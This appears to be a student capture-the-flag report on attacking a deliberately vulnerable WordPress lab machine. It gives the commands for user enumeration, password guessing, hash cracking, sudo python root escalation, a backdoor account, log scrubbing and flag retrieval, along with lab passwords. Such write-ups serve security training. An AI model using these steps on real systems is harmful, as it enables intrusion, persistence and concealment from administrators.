# Final Engagement

## Attack, Defense & Analysis of a Vulnerable Network


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
# Table of Contents

This document contains the following resources:

# Network Topology
# & Critical Vulnerabilities

# Network Topology




**Network**
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

**Machines**
IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target2

IPv4:192.168.1.100
OS: Linux
Hostname: ELK

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

| Vulnerability | Description | Impact |
|---|---|---|
| **CVE-2015-0235**<br>WordPress XML-RPC GHOST Vulnerability Scanner | The GHOST vulnerability is a buffer overflow condition that can be easily exploited locally and remotely, which makes it extremely dangerous. | The system will segfault and return a server error. On patched systems, a normal XML-RPC error is returned. |
| **CVE-2014-5266**<br>Wordpress XML-RPC DoS | Wordpress XMLRPC parsing is vulnerable to a XML based denial of service. | This vulnerability affects Wordpress 3.5 - 3.9.2 |
| **CVE-1999-0502**<br>Wordpress XML-RPC Username/Password Login Scanner | Attempts to authenticate against a Wordpress-site (via XMLRPC) using username and password combinations indicated by the USER_FILE, PASS_FILE, and USERPASS_FILE options | There is considerable informational disclosure, modification of some system files or information is possible |
| **CVE-2013-0235**<br>Wordpress Pingback Locator | WordPress before 3.5.1 allows remote attackers to send HTTP requests to intranet servers, and conduct port-scanning attacks, by specifying a crafted source URL for a pingback, related to a Server-Side Request Forgery (SSRF) issue / sites with the Pingback API enabled. | Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited |

# Exploits Used

# Exploitation: OWASP A3:2017 Sensitive Data Exposure

By allowing user enumeration on the wordpress website (wpscan) we were able to gain the usernames of “michael” and “steven” as seen below.


**Command used:** `< wpscan --url http://192.168.1.110/wordpress -eu >`

# Exploitation: OWASP A2:2017 Broken Authentication

We targeted the username “michael” and attempted to ssh into target1 by guessing his password. We used a few basic passwords then achieved success when using his username “michael” as the password too. This gave us access into target1 under Michael’s credentials and privileges.

# Exploitation: OWASP A5:2017 Broken Access Control

We navigated the system files and searched for the wp-config.php file and found that Michael had read and write privileges. We were able to obtain the SQL Database Username and password in plain text.



# Exploitation: OWASP A1:2017 Injection

After cracking Steven's hash in our Kali VM, we ssh into Target1 using Steven's credentials. username < `steven` > password < `pink84` >

```
root@Kali:~/Desktop/wordlist/general# john wp_hashes.txt --show
steven:pink84
```

We used a Python privilege escalation exploit to change to the root user.

< `sudo python -c 'import pty;pty.spawn(*/bin/bash*)'` >

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

# Exploitation: Maintaining Access

- **Creating Backdoor:**
  - add “system” user with sudo escalated privileges.

  **Command used:** `< sudo adduser devs >`

- **Clearing footprints by Log Cleaning:**

  Command used:

  ```
  < cat logfile | grep -v "192.168.1.90" >> logfile.mod >
  < mv logfile.mod logfile >
  ```

- Of course, this method is not really safe. It would be fairly easy to restore the original entries using a forensics tool. Unfortunately, this simple approach is all it takes to fool many administrators.

# Capturing flags

## Flag 1


```
 copy has a fresh
html/vendor/examples/scripts/XRegExp.js:    // syntax and flag changes. Should be run after XRegExp and any plugins ar
e loaded
html/vendor/examples/scripts/XRegExp.js:    // third (`flags`) parameter
html/vendor/examples/scripts/XRegExp.js:    // capture. Also allows adding new flags in the process of copying the reg
ex
html/vendor/examples/scripts/XRegExp.js:    // Augment XRegExp's regular expression syntax and flags. Note that when a
dding tokens, the
html/vendor/examples/scripts/XRegExp.js:    // Mode modifier at the start of the pattern only, with any combination of
 flags imsx: (?imsx)
html/vendor/composer.lock:    "stability-flags": [],
html/service.html:                    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www$
```

Once we gained shell access we did grep for flag in the html directory.

The command use is below:

**grep -RE flag html**

# Flag 2




Finding flag 2 was easily accessible by moving to the www directory.

The command use is below:

**cd /var/www**
**cat flag2.txt**


# Flag 3

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key ser
vice}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to
log in again.
```

We needed to move to mysql server in order to find flag 3. First we access the mysql databases as the local host which was noted in the wp-config.php file.

The command use to log in: mysql -u root -p’R@v3nSecurity’ -h 127.0.0.1

# Flag 3




**We searched all tables in wordpress and were able to find flag 3 inside posts tables.**

**The command use: select * from wp_posts;**

# Capturing flags

